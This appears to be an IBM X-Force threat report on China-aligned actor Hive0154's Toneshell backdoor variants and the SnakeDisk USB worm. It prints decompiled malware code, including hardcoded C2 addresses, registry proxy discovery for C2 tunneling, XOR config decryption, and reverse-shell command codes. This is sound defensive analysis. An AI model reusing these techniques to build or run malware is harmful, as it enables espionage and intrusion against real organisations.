Hive0154, aka Mustang Panda, drops updated Toneshell backdoor and novel SnakeDisk USB worm

By Golo Mühr, Joshua Chung

Published: 2025-09-11 · Archived: 2026-04-05 15:14:14 UTC

Joshua Chung

Cyber Threat Intelligence Analyst

IBM Security

In July 2025, IBM X-Force discovered new malware attributed to China-aligned threat actor Hive0154. This includes an updated Toneshell variant evading detections and supporting several new features, as well as a novel USB worm called *SnakeDisk* discovered in mid-August. The worm only executes on devices with Thailand-based IP addresses and drops the Yokai backdoor, discovered by Netskope in December 2024.

Key findings

- Throughout mid-2025, X-Force observed several Toneshell and Pubload malware variants in weaponized archives mostly uploaded from Singapore and Thailand.
- One of the variants evading VirusTotal detections is the latest update "Toneshell9". It supports command and control (C2) communication through locally configured proxies to blend in with enterprise network traffic and facilitates two reverse shells in parallel.
- X-Force analyzed a new USB worm, *SnakeDisk*, which only executes on devices located in Thailand, based on their IP address. The worm displays code overlaps with Tonedisk and is able to detect new and existing USB devices, which it weaponizes as a means of propagation.
- The analyzed SnakeDisk sample drops the Yokai backdoor on infected devices, which sets up a reverse shell allowing operators to execute arbitrary commands. Yokai was previously tied to campaigns targeting Thai officials in December 2024.

Background

Hive0154 is a well-established China-aligned threat actor with a large malware arsenal, consistent techniques, and well-documented activity over the past several years. The group consists of multiple subclusters and engages in cyberattacks targeting public and private organizations, including think tanks, policy groups, government agencies, and individuals. X-Force's observation of the group's use of multiple custom malware loaders, backdoors, and USB worm families showcases their advanced development capabilities. Hive0154 activity overlaps with threat actors publicly reported as Mustang Panda, Stately Taurus, Camaro Dragon, Twill Typhoon, Polaris, and Earth Preta.

Cyber espionage targeting East Asia

Throughout mid-2025, X-Force observed several weaponized archives uploaded to VirusTotal from Singapore and Thailand:

Filename	**Malicious DLL**	**C2 server**	**Date**
Meeting Venue Request Information.zip	Loader injecting Pubload shellcode	188.208.141[.]196:443	May 21
Hotel Booking Request.7z	Toneshell8	146.70.29[.]229:443	July 03
Cyber_Safety_ Checklist_ 2025.rar	Toneshell8	146.70.29[.]229:443	July 30
TNLA နှင့် အခြားတော်လှန်ရေးအင်အားစုများ.rar (translated Myanmar: "TNLA and other revolutionary forces")	Toneshell8	146.70.29[.]229:443	July 30
Scan(08-02-205).zip	Toneshell8	146.70.29[.]229:443	August 05
Notes.rar	Loader injecting Pubload shellcode	188.208.141[.]196:443	August 21
CallNotes.zip	Loader injecting Toneshell7 shellcode	146.70.29[.]229:443	September 04

Hive0154 was observed using a new loader to reflectively inject either Pubload or Toneshell7, as well as directly deploying the more obfuscated Toneshell8 variant. The most recent Pubload variant has undergone minor changes and now supports decoy C2 servers and downloading shellcode payloads via HTTP POST in addition to raw TCP imitating TLS traffic.

The archive "CallNotes.zip" discovered in September was downloaded from Box Cloud Storage through a link in a PDF lure impersonating the Myanmar Ministry of Foreign Affairs:

Secret

Government of the Republic of the Union of Myanmar
Ministry of Foreign Affairs

No.187 53/ 01/ 2025( )

Dear Sir/Madam,

Please find attached the notes from our recent call. The document provides a summary of the key points discussed and the agreed follow-up actions.

Kindly review the attachment for details.

Should you have any questions or require further clarification, please feel free to reach out.

Call_Notes_8-2025.pdf

Nay Pyi Taw, Auguest, 2025

Ministry of Foreign Affairs.

Fig. 1: PDF containing download link for weaponized archive deploying Toneshell7

Secret

Government of the Republic of the Union of Myanmar
Ministry of Foreign Affairs

No.187 53/ 01/ 2025( )

Dear Sir/Madam,

Please find attached the notes from our recent call. The document provides a summary of the key points discussed and the agreed follow-up actions.

Kindly review the attachment for details.

Should you have any questions or require further clarification, please feel free to reach out.

Call_Notes_8-2025.pdf

Nay Pyi Taw, Auguest, 2025

Ministry of Foreign Affairs.

In mid-August, X-Force also discovered *SnakeDisk*, a new USB worm sharing overlap with previous Tonedisk variants. The worm only executes on devices located in Thailand as determined by their public IP address. SnakeDisk distributes the Yokai backdoor, which was publicly linked to several other Thailand-targeted campaigns by Netskope in December 2024.

Given previous history of the Yokai backdoor being used against Thailand, the discovery of the latest USB worm seemed to coincide with recent geopolitical events surrounding Thailand:

- In late May 2025, Thailand and Cambodia were involved in a border skirmish that resulted in the death of a Cambodian soldier. Subsequent talks between Thailand and Cambodia broke down, with each side reinforcing troops along the border.
- In June 2025, a phone call between Thailand's prime minister, Paetongtarn Shinawatra, and former Cambodian leader, Hun Sen, was leaked, resulting in removal of Thai prime minister.

- On July 24, 2025, multiple border clashes between Thailand and Cambodia ensued, including use of artillery, airstrikes, and naval bombardments. On July 28, 2025, both sides reached a tentative truce, brokered by US and Malaysia.
- In early August 2025, the Cambodian government accused Thai military of planning an assassination strike against the Cambodian prime minister, which Thai government denied. The Cambodian government cited 'unnamed foreign intelligence' as its source.

Traditionally, the People's Republic of China (PRC) has been a benefactor to Cambodia, supplying weapons and investing billions in infrastructure projects. Recent geopolitical events may have provided impetus for Hive0154 to initiate conduct operations against Thailand. The deployment of the SnakeDisk USB-worm configured to only execute on Thailand-based machines, seems to suggest that Hive0154 may be seeking to penetrate air-gap systems, often employed in government networks.

Toneshell8 updates (March 2025)

X-Force first observed Toneshell version 8 in March 2025. It is very similar in behavior to the previous version 7, but contains minor updates to evade static detection and hinder analysis. The most visible change is the inclusion of junk code within the malware's functions. These junk code sections implement the following behavior:

- Use API calls to write random temporary files and delete them again
- Copy and loop through a string. The strings used in the initial samples were copied from OpenAI's ChatGPT website
- Sleep for random intervals

These three code examples can be found, for instance, in the function resolving all of the API's:

```
a1->CreateEventA = zf_resolve_api(a1->LocalAlloc, 1575869527, a1->GetProcAddress);// kernel32.dll
if ( !a1->CreateEventA )
  return 0;
a1->CreateEventW = zf_resolve_api(a1->LocalAlloc, 1575869549, a1->GetProcAddress);// kernel32.dll
if ( !a1->CreateEventW )
  return 0;
v47 = sub_1007AEF0(0);
for ( jj = 0; jj < 0xA; ++jj )
{
  dwMilliseconds = j__rand() % 0x190u + 800;
  Sleep(dwMilliseconds);
}
while ( (sub_1007AEF0(0) - v47) < 0xA )
{
  v44 = j__rand() % 0xC8u + 900;
  Sleep(v44);
}
a1->SetEvent = zf_resolve_api(a1->LocalAlloc, 1096393758, a1->GetProcAddress);// kernel32.dll!b'S
if ( !a1->SetEvent )
  return 0;
a1->TerminateThread = zf_resolve_api(a1->LocalAlloc, 326358737, a1->GetProcAddress);// kernel32.d
if ( !a1->TerminateThread )
  return 0;
```

Fig. 2: Random sleep junk code

```
a1->CreateEventA = zf_resolve_api(a1->LocalAlloc, 1575869527, a1->GetProcAddress);// kernel32.dll
if ( !a1->CreateEventA )
  return 0;
a1->CreateEventW = zf_resolve_api(a1->LocalAlloc, 1575869549, a1->GetProcAddress);// kernel32.dll
if ( !a1->CreateEventW )
  return 0;
v47 = sub_1007AEF0(0);
for ( jj = 0; jj < 0xA; ++jj )
{
  dwMilliseconds = j__rand() % 0x190u + 800;
  Sleep(dwMilliseconds);
}
while ( (sub_1007AEF0(0) - v47) < 0xA )
{
  v44 = j__rand() % 0xC8u + 900;
  Sleep(v44);
}
a1->SetEvent = zf_resolve_api(a1->LocalAlloc, 1096393758, a1->GetProcAddress);// kernel32.dll!b'S
if ( !a1->SetEvent )
  return 0;
a1->TerminateThread = zf_resolve_api(a1->LocalAlloc, 326358737, a1->GetProcAddress);// kernel32.d
if ( !a1->TerminateThread )
  return 0;
```

```
  return 0;
a1->CreateProcessW = zf_resolve_api(a1->LocalAlloc, -371969062, a1->GetProcAddress);// kernel32.d
if ( !a1->CreateProcessW )
  return 0;
v57 = 2;
j__memset(String, 0, 0x104u);
GetTempPathA(0x103u, String);
for ( k = 0; k < 5; ++k )
{
  v4 = j__rand() % 0xAu + 48;
  String[lstrlenA(String) + k] = v4;
}
String[lstrlenA(String) + k] = 0;
for ( m = 0; m < v57; ++m )
{
  hObject = CreateFileA(String, 0xC0000000, 0, 0, 0, 0x80u, 0);
  if ( hObject != -1 )
  {
    NumberOfBytesRead = 0;
    v5 = lstrlenA(String);
    ReadFile(hObject, String, v5, &NumberOfBytesRead, 0);
    CloseHandle(hObject);
  }
  Sleep(0x1F4u);
}
DeleteFileA(String);
a1->PeekNamedPipe = zf_resolve_api(a1->LocalAlloc, -1957150664, a1->GetProcAddress);// kernel32.d
if ( !a1->PeekNamedPipe )
  return 0;
a1->ReadFile = zf_resolve_api(a1->LocalAlloc, -1224967892, a1->GetProcAddress);// kernel32.dll!b'
if ( !a1->ReadFile )
  return 0;
a1->WriteFile = zf_resolve_api(a1->LocalAlloc, -283681973, a1->GetProcAddress);// kernel32.dll!b'
if ( !a1->WriteFile )
  return 0;
```

Fig. 3: Random file created and deleted in junk code

```
  return 0;
a1->CreateProcessW = zf_resolve_api(a1->LocalAlloc, -371969062, a1->GetProcAddress);// kernel32.dl
if ( !a1->CreateProcessW )
  return 0;
v57 = 2;
j__memset(String, 0, 0x104u);
GetTempPathA(0x103u, String);
for ( k = 0; k < 5; ++k )
{
  v4 = j__rand() % 0xAu + 48;
  String[lstrlenA(String) + k] = v4;
}
String[lstrlenA(String) + k] = 0;
for ( m = 0; m < v57; ++m )
{
  hObject = CreateFileA(String, 0xC0000000, 0, 0, 0, 0x80u, 0);
  if ( hObject != -1 )
  {
    NumberOfBytesRead = 0;
    v5 = lstrlenA(String);
    ReadFile(hObject, String, v5, &NumberOfBytesRead, 0);
    CloseHandle(hObject);
  }
  Sleep(0x1F4u);
}
DeleteFileA(String);
a1->PeekNamedPipe = zf_resolve_api(a1->LocalAlloc, -1957150664, a1->GetProcAddress);// kernel32.dl
if ( !a1->PeekNamedPipe )
  return 0;
a1->ReadFile = zf_resolve_api(a1->LocalAlloc, -1224967892, a1->GetProcAddress);// kernel32.dll!b'
if ( !a1->ReadFile )
  return 0;
a1->WriteFile = zf_resolve_api(a1->LocalAlloc, -283681973, a1->GetProcAddress);// kernel32.dll!b'
if ( !a1->WriteFile )
  return 0;
```

```
a1->DeleteFileA = zf_resolve_api(a1->LocalAlloc, 1869498564, a1->GetProcAddress);// kernel32.dll!
if ( !a1->DeleteFileA )
  return 0;
a1->DeleteFileW = zf_resolve_api(a1->LocalAlloc, 1869498586, a1->GetProcAddress);// kernel32.dll!
if ( !a1->DeleteFileW )
  return 0;
qmemcpy(String1, L"AI and automation have been foundational to our architecture from the start.",
for ( n = 0; n < lstrlenW(String1) - 8 && lstrcmpW(&String1[n], &String1[n + 5]); ++n )
  ;
a1->GetTickCount = zf_resolve_api(a1->LocalAlloc, -281822476, a1->GetProcAddress);// kernel32.dll
if ( !a1->GetTickCount )
  return 0;
a1->InitializeCriticalSection = zf_resolve_api(a1->LocalAlloc, 391011474, a1->GetProcAddress);//
if ( !a1->InitializeCriticalSection )
  return 0;
a1->EnterCriticalSection = zf_resolve_api(a1->LocalAlloc, -860866658, a1->GetProcAddress);// kern
if ( !a1->EnterCriticalSection )
```

Fig. 4: Useless string scanning in junk code

```
a1->DeleteFileA = zf_resolve_api(a1->LocalAlloc, 1869498564, a1->GetProcAddress);// kernel32.dll!
if ( !a1->DeleteFileA )
  return 0;
a1->DeleteFileW = zf_resolve_api(a1->LocalAlloc, 1869498586, a1->GetProcAddress);// kernel32.dll!
if ( !a1->DeleteFileW )
  return 0;
qmemcpy(String1, L"AI and automation have been foundational to our architecture from the start.",
for ( n = 0; n < lstrlenW(String1) - 8 && lstrcmpW(&String1[n], &String1[n + 5]); ++n )
  ;
a1->GetTickCount = zf_resolve_api(a1->LocalAlloc, -281822476, a1->GetProcAddress);// kernel32.dll
if ( !a1->GetTickCount )
  return 0;
a1->InitializeCriticalSection = zf_resolve_api(a1->LocalAlloc, 391011474, a1->GetProcAddress);//
if ( !a1->InitializeCriticalSection )
  return 0;
a1->EnterCriticalSection = zf_resolve_api(a1->LocalAlloc, -860866658, a1->GetProcAddress);// kern
if ( !a1->EnterCriticalSection )
```

Toneshell8 developers also chose to replace the Pseudo Random Number Generator (PRNG) with a custom Linear Congruential Generator (LCG) implementation using different constants, for example:

DWORD __cdecl zf_update_prng(main_struct *main_struct) { main_struct->prng_state = 0xBD828 * main_struct->prng_state + 0x4373A; return main_struct->prng_state; }

The PRNGs are used in Toneshell to generate a victim ID, C2 traffic encryption keys, and verify C2 beacon authenticity. The implementations in Toneshell8 samples vary greatly in quality. The generator above, for instance, is used by the 4 samples listed above and only produces 11 different states for most seeds.

Lastly, the hardcoded response codes sent to the C2 server, which notify operators of the status of certain commands, are now obfuscated by calculating them from different hardcoded integers in the sample.

Toneshell9 (July 2025)

In July, X-Force discovered a new Toneshell variant, which we will refer to as Toneshell9. It contains significant updates and does not have any detections on VirusTotal at the time of writing (318a1ebc0692d1d012d20d306d6634b196cc387b1f4bc38f97dd437f117c7e20).

The new Toneshell variant was first observed in trojanized RAR archives containing "USB Safely Remove" software. The code structure appears to have been based on a forked variant from December 2024, which contains the identical C2 configuration.

Initialization

Similar to previous variants, Toneshell9 is executed as a sideloaded DLL. The weaponized RAR archive contains a BAT file, launching a legitimate executable "USBSRService.exe" with a "-Embedding" command line argument. Once the Toneshell DLL "EasyFuncs.dll" is loaded into memory and the export *FS_RegActiveX* is executed, it begins by resolving a first set of APIs needed for initialization. After parsing the "-Embedding" command line argument, Toneshell launches its parent executable in a new process with the argument "EvtSys". The latter argument triggers the malicious DLL's main behavior.

Toneshell begins by initializing a new client object holding the following values:

struct TONESHELL_CLIENT { BYTE is_connected; HANDLE heartbeat_thread; C2_CLIENT *p_c2_client; DWORD unused_C; VICTIM_DATA *p_victim_data; DWORD unused_14; QWORD tick_count; };

It then goes on to resolve the rest of its necessary APIs via a custom hashing function and stores the function pointers in a separate struct. Next, it creates a new event "Windows External Module" which acts as a mutex to prevent multiple instances from running on the same machine.

Toneshell9 is littered with several sections of junk code, which retrieves the current number of CPU ticks, stores the result as a string and deallocates it again.




Fig. 5: Toneshell9 junk code within API resolving logic

```
func_ptr_1 = zf_resolve_api(v1->p_kernel32_dll, 0x85E6CE66, func_ptr);//
v1->LoadLibraryA = func_ptr_1;
if ( func_ptr_1 )
{
  v49 = 0;
  *v48 = 0;
  lib_basic_string(v32, "1010");
  v50 = 6;
  v16 = lib_Xtime_get_ticks() / 10000000;
  zf_ticks_to_string(&v44, v16, SHIDWORD(v16), v26, v29);
  LOBYTE(v50) = 7;
  v17 = lib_Xtime_get_ticks();
  zf_ticks_to_string(a1, v17 / 10000, (v17 / 10000) >> 32, v27, v30);
  LOBYTE(v50) = 8;
  lib_string_concat(v33, toneshell_client, a1, &v44);
  LOBYTE(v50) = 9;
  sub_10006850(v32, v28, v31);
  lib_deallocate_string(v33);
  lib_deallocate_string(a1);
  lib_deallocate_string(&v44);
  LOBYTE(v50) = 14;
  lib_deallocate_string(v32);
  v18 = v48[1];
  for ( j = v48[0]; j != v18; j = (j + 24) )
  {
    lib_string_create(v43, j);
    LOBYTE(v50) = 15;
    v25 = unknown_libname_137(v43);
    v20 = lib_get_string_val(v43);
    v21 = sub_10009A30(v20, v25);
    sub_10008970(v21);
    LOBYTE(v50) = 14;
    lib_deallocate_string(v43);
  }
  v50 = -1;
  lib_deallocate_string_0(v48);
  zf_start_main(
    toneshell_client,
    api_struct->p_kernel32_dll,
    api_struct->LoadLibraryA,
    api_struct->GetProcAddress);
}
```

To manage and store C2 communication, proxy servers, beacons, and payloads in memory, Toneshell instantiates a large 129KB object:

struct C2_CLIENT { std::vector<std::string> c2_list; SOCKADDR_IN c2_sockaddr_array[16]; int current_c2_sockaddr_index; int number_of_c2s; BYTE key[768]; SOCKET ptr_socket; DWORD beacon_tls_header; BYTE beacon_payload_buffer[65536]; BYTE c2_response_buffer[65536]; DWORD size_of_c2_response; BYTE critical_section[24]; std::list<proxy_entry> proxy_list; int proxy_enabled; int current_c2_string_index; };

Unlike previous variants, Toneshell9 enumerates the HKEY_LOCAL_MACHINE, HKEY_CURRENT_USER and HKEY_USERS\\.DEFAULT registry hives to search for locally configured proxy servers.




Fig. 6: Toneshell9 parsing proxy servers from the Windows registry

```
memset(String1, 0, sizeof(String1));
qmemcpy(String2, L"Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\", 0x7Au);
lstrcpyW(String1, String2);
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, String1, 0, 0x2001Fu, &phkResult) )
{
  zf_parse_internet_settings_registry_key(phkResult, &c2_struct->proxy_list, is_proxy_enabled);
  RegCloseKey(phkResult);
}
zf_search_parse_HKEY_USERS(&c2_struct->proxy_list, &c2_struct->proxy_enabled);
memset(String1, 0, sizeof(String1));
qmemcpy(String2, L"Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\", 0x7Au);
lstrcpyW(String1, String2);
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, String1, 0, 0x2001Fu, &phkResult) )
{
  zf_parse_internet_settings_registry_key(phkResult, &c2_struct->proxy_list, is_proxy_enabled);
  RegCloseKey(phkResult);
}
```

If a server is found, both the URL's protocol (*http*, *https*, *ftp*, or *socks*) and the full URL are stored as strings in a list of objects.

Next, Toneshell stores its C2 server domain and IP address in a vector of strings. The same hardcoded IP and port are directly stored in an array of SOCKADDR_IN structures. The malware then loops through the C2 server strings, resolving the IP address for each of them and adding it into the same array of SOCKADDR_IN structures.

```
strcpy(domain, "www.slickvpn.com");
lib_basic_string(v17, domain);
v27 = 1;
v10 = c2_struct->p_c2_last;
if ( v10 == c2_struct->p_c2_end )
{
  lib_copy_add_vector_string(c2_struct, v10, v17);
}
else
{
  v11 = unknown_libname_136(c2_struct->p_c2_last);
  v12 = operator new(24u, v11);
  std::string::string(v12, v17);
  c2_struct->p_c2_last = (c2_struct->p_c2_last + 24);
}
v27 = -1;
lib_deallocate_string(v17);
c2_struct->number_of_c2s = 1;
c2_struct->c2_sockaddr_array[0].sin_family = 2;
LOWORD(port) = 0xBB01;
c2_struct->c2_sockaddr_array[0].sin_addr.S_un.S_addr = 0x2C22FD7B;// 123.253.34.44:443
c2_struct->c2_sockaddr_array[0].sin_port = 0xBB01;
p_c2_first = c2_struct->p_c2_first;
c2_vector_last = c2_struct->p_c2_last;
if ( c2_struct->p_c2_first != c2_vector_last )
{
  do
  {
    lib_string_create(&string_temp, p_c2_first);
    v27 = 2;
    ip_addr = 0;
    if ( zf_resolve_dns(&string_temp, &ip_addr) )
    {
      number_of_c2s = c2_struct->number_of_c2s;
      c2_ctr = number_of_c2s;
      LOWORD(port) = 0xBB01;
      c2_struct->number_of_c2s = number_of_c2s + 1;
      c2_struct->c2_sockaddr_array[c2_ctr].sin_family = 2;
      c2_struct->c2_sockaddr_array[c2_ctr].sin_addr.S_un.S_addr = ip_addr;
      c2_struct->c2_sockaddr_array[c2_ctr].sin_port = port;
    }
    v27 = -1;
    lib_deallocate_string(&string_temp);
    p_c2_first = (p_c2_first + 24);
  }
  while ( p_c2_first != c2_vector_last );
}
```

Fig. 7: Toneshell resolving and storing C2 server addresses

```
strcpy(domain, "www.slickvpn.com");
lib_basic_string(v17, domain);
v27 = 1;
v10 = c2_struct->p_c2_last;
if ( v10 == c2_struct->p_c2_end )
{
  lib_copy_add_vector_string(c2_struct, v10, v17);
}
else
{
  v11 = unknown_libname_136(c2_struct->p_c2_last);
  v12 = operator new(24u, v11);
  std::string::string(v12, v17);
  c2_struct->p_c2_last = (c2_struct->p_c2_last + 24);
}
v27 = -1;
lib_deallocate_string(v17);
c2_struct->number_of_c2s = 1;
c2_struct->c2_sockaddr_array[0].sin_family = 2;
LOWORD(port) = 0xBB01;
c2_struct->c2_sockaddr_array[0].sin_addr.S_un.S_addr = 0x2C22FD7B;// 123.253.34.44:443
c2_struct->c2_sockaddr_array[0].sin_port = 0xBB01;
p_c2_first = c2_struct->p_c2_first;
c2_vector_last = c2_struct->p_c2_last;
if ( c2_struct->p_c2_first != c2_vector_last )
{
  do
  {
    lib_string_create(&string_temp, p_c2_first);
    v27 = 2;
    ip_addr = 0;
    if ( zf_resolve_dns(&string_temp, &ip_addr) )
    {
      number_of_c2s = c2_struct->number_of_c2s;
      c2_ctr = number_of_c2s;
      LOWORD(port) = 0xBB01;
      c2_struct->number_of_c2s = number_of_c2s + 1;
      c2_struct->c2_sockaddr_array[c2_ctr].sin_family = 2;
      c2_struct->c2_sockaddr_array[c2_ctr].sin_addr.S_un.S_addr = ip_addr;
      c2_struct->c2_sockaddr_array[c2_ctr].sin_port = port;
    }
    v27 = -1;
    lib_deallocate_string(&string_temp);
    p_c2_first = (p_c2_first + 24);
  }
  while ( p_c2_first != c2_vector_last );
}
```

As observed in previous variants, Toneshell proceeds to drop a file containing a random 16 byte victim GUID generated via the Windows *_rand()* function:

C:\ProgramData\ProgrammaticallyCpp.inc

The GUID is also stored in a struct together with the path of the file and the victim's NetBIOS name.

struct VICTIM_DATA { BYTE victim_guid[16]; BYTE computername[24]; BYTE guid_path[24]; };

The data above is used to construct a beacon object in memory. Notably, Toneshell9 performs calculations on the difference in the CPU's tick count before and after the main initialization behavior detailed above. This value is

normalized, and likely used to detect anomalies in execution time which could indicate a delayed sandbox execution or debugging.

struct BEACON_DATA { BYTE key[768]; BYTE code_byte; // set to 0x02 BYTE victim_guid[16]; BYTE computername[80]; DWORD tick_delta; };

The 0x300 byte XOR key is generated via *_rand()* and used to encrypt the 101 bytes of data, starting at offset 0x300. The data above is packaged into a fake TLS 1.2 Application Data packet of the following format:

struct BEACON { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // 0x0365 (big-endian) BYTE payload_data[869]; };

C2 communication and HTTP proxy

During the main loop Toneshell9 executes a function to establish a socket connection to its C2 server. It begins by attempting to connect via the first SOCKADDR_IN structure. If that fails, the malware tries to setup a socket connection through any of the proxy servers collected from the registry. This is attempted for each of the C2 address strings, i.e. the IP address and domain for the sample analyzed above.

After resolving the IP address of the proxy server and connecting via a TCP socket, it first sets the send and receive timeouts to 1 minute. Next, it sends the following connect request:

CONNECT <C2 server>:<C2 port> HTTP/1.0 Host: <C2 server>:<C2 port> Content-Length: 0 Proxy-Connection: Keep-Alive Pragma: no-cache

If the proxy server returns a 2xx status code, the connection has been established successfully and is ready for raw TCP tunneling. To verify the connection with its C2 server, Toneshell9 uses a short handshake protocol, also transmitting the server's IP and port in the process. If the handshake is successful, the handle to the socket is stored in the C2_CONNECTION struct and the socket timeouts are set to 2 minutes. Toneshell then sends the first advertisement beacon through the socket.

It expects a similar response back from its server, which apart from the first 5 bytes is encrypted via the previously transmitted XOR key:

struct C2_RESPONSE { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE command_code; BYTE shell_id; BYTE data[]; }

By using a proxy already configured on an infected device, Toneshell can effectively blend in with other network traffic. Larger enterprise environments often enforce egress filtering, only allowing traffic through trusted gateways, which would block direct C2 communication. Toneshell's added capability of circumventing this filtering allows it to operate within well-secured network environments.

Reverse shell

Upon receiving the first C2 response, Toneshell starts a new thread that sends heartbeat-like response beacons every 30 seconds, with the 0x1 response code and a random shell_id value. Response beacons have a very similar format:

struct BEACON_CMD_RESPONSE { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE response_code; BYTE shell_id; BYTE data[]; }

Toneshell9 supports the following command codes:

Code	Description
2	Skip this beacon and wait for the next one to handle.
3	Create a new reverse shell and assigns it to the shell_id.
4	Write a command string to the reverse shell identified by the shell_id
5	Close the reverse shell identified by the shell_id

Similar to previous variants, a reverse shell is set up using anonymous pipes connected to *stdin* and *stdout* handles of a new *cmd.exe* process. Toneshell9 supports two active reverse shells in parallel and uses the structure below to manage a shell connection:

struct REVERSE_SHELL { int shell_id; BYTE cmd_path[24]; HANDLE hReadPipe1; HANDLE hWritePipe1; HANDLE hReadPipe2; HANDLE hWritePipe2; DWORD hThread_cmd; DWORD hProcess_cmd; DWORD parent_pid; BYTE cmd_process_created; DWORD hThread_pipe_to_c2; };

For each reverse shell, a new thread is created to regularly check for new data from the stdout pipe and send it back to the C2 server in a beacon with response code 0x4. Toneshell operators can write string data to the pipe using the correct shell_id and execute arbitrary commands on the machine. When closing a reverse shell, the conhost.exe process identified by the parent_pid is also terminated on the machine.

SnakeDisk USB worm

In August 2025, X-Force discovered a previously unknown USB worm which was attributed to Hive0154. The 32-bit DLL was uploaded to VirusTotal as "01.dat" from Thailand and displays similar features to Toneshell9. Both are executed via DLL sideloading, with all exports except for the DllEntryPoint and the malware's entry point pointing to the same function, which immediately returns. They also both feature nearly identical API resolution mechanisms, which is consistent with almost all Toneshell-related malware. Similar to the Toneshell9 sample, SnakeDisk also reads a command-line argument to select one of two possible execution paths:


- "-Embedding": starts the USB infection behavior before dropping and executing the embedded payload once a device is removed.
- "-hope": immediately drops and executes the embedded payload.

Initialization

In order to execute the USB infection functionality, SnakeDisk requires a configuration file, which it searches for in the parent executable's current directory. Any files found in that directory, unless they are named "System Volume Information", will be added to a list of potential configuration files. Tonedisk goes on to open and read each file, testing the following conditions to verify the file before proceeding with the decryption.

- File size is between 0x14A and 0x14000 bytes
- The first 4 bytes are the correct CRC32 hash of the rest of the file

SnakeDisk proceeds by decrypting the data using a likely custom 2-phase XOR algorithm and a 320-byte key stored in a 330-byte header.



```
data_size = filesize_ - 330;
ctr = 0;
data_size_ = data_size;
for ( i = data_size / 2; ctr < i; ++ctr )
  *(ptr_buffer + ctr + 330) ^= *(ctr % 320u + ptr_buffer + 10);
for ( ctr2 = data_size_ - 1; ctr2 >= i; --ctr2 )
  *(ptr_buffer + ctr2 + 330) ^= *(320
                                * ((((0x66666667LL * ctr2) >> 32) >> 7) + (((0x66666667LL * ctr2) >> 32) >> 31) + 1)
                                - ctr2
                                + ptr_buffer
                                + 10);
size_payload = *(ptr_buffer + 4);
```

Fig. 8: XOR-based configuration decryption algorithm


```
data_size = filesize_ - 330;
ctr = 0;
data_size_ = data_size;
for ( i = data_size / 2; ctr < i; ++ctr )
  *(ptr_buffer + ctr + 330) ^= *(ctr % 320u + ptr_buffer + 10);
for ( ctr2 = data_size_ - 1; ctr2 >= i; --ctr2 )
  *(ptr_buffer + ctr2 + 330) ^= *(320
                                * ((((0x66666667LL * ctr2) >> 32) >> 7) + (((0x66666667LL * ctr2) >> 32) >> 31) + 1)
                                - ctr2
                                + ptr_buffer
                                + 10);
size_payload = *(ptr_buffer + 4);
```


Finally, the malware parses 18 string values that define the configuration of the malware. X-Force was unable to recover a configuration file; however, analysis of SnakeDisk revealed the following likely purposes of the values.

Configuration field	Purpose
version	Malware version used to determine if an already infected client should be reinfected with an updated variant.
mutx	Mutex string.

psd	Not used in the analyzed sample. Possibly local equivalent to "usd" - all "u*" values are file/directory names on the USB after weaponization.
urd	Possibly "USB root directory". Directory name created on the USB which contains subdirectories.
uud	Possibly "USB user directory". Directory name under <urd> which contains the users original files from the USB.
usd	Possibly "USB staging directory". Directory name under <urd> storing various malicious components of SnakeDisk.
pnex	Possibly "parent name executable". Filename of a file existing in SnakeDisk's current directory during execution.
pndl	Possibly "parent name DLL". Filename of a file existing in SnakeDisk's current directory during execution.
pnen	Possibly "parent name encrypted". Filename of a file existing in SnakeDisk's current directory during execution.
pnendl	Possibly "parent name encrypted DLL". Filename of a file existing in SnakeDisk's current directory during execution.
unex	Possibly "USB name executable". Filename of a file copied from <pnex> to the USB.
undl	Possibly "USB name DLL". Filename of a file copied from <pndl> to the USB.
unen	Possibly "USB name encrypted". Filename of a file copied from <pnen> to the USB.

unendl	Possibly "USB name encrypted DLL". Filename of a file copied from <pnendl> to the USB.
unendl_org	Filename of a (likely DLL) file copied from <pnendl> to the USB's root directory and hidden via file attributes.
unconf	Filename of the SnakeDisk config dropped to the USB.
regkey	Potentially relates to a registry persistence mechanism. Not used in the analyzed sample.
schkey	Potentially relates to a scheduled task persistence mechanism. Not used in the analyzed sample.

After successfully reading its configuration file, SnakeDisk will try to confirm that it is currently executing on a Thailand-based machine. It sends an HTTP GET request to http://ipinfo[.]io/json and checks if the "country" field matches either "THA" or "TH". If that is true, execution continues.

GET /json HTTP/1.1 Connection: Keep-Alive User-Agent: Program/1.0 Host: ipinfo.io

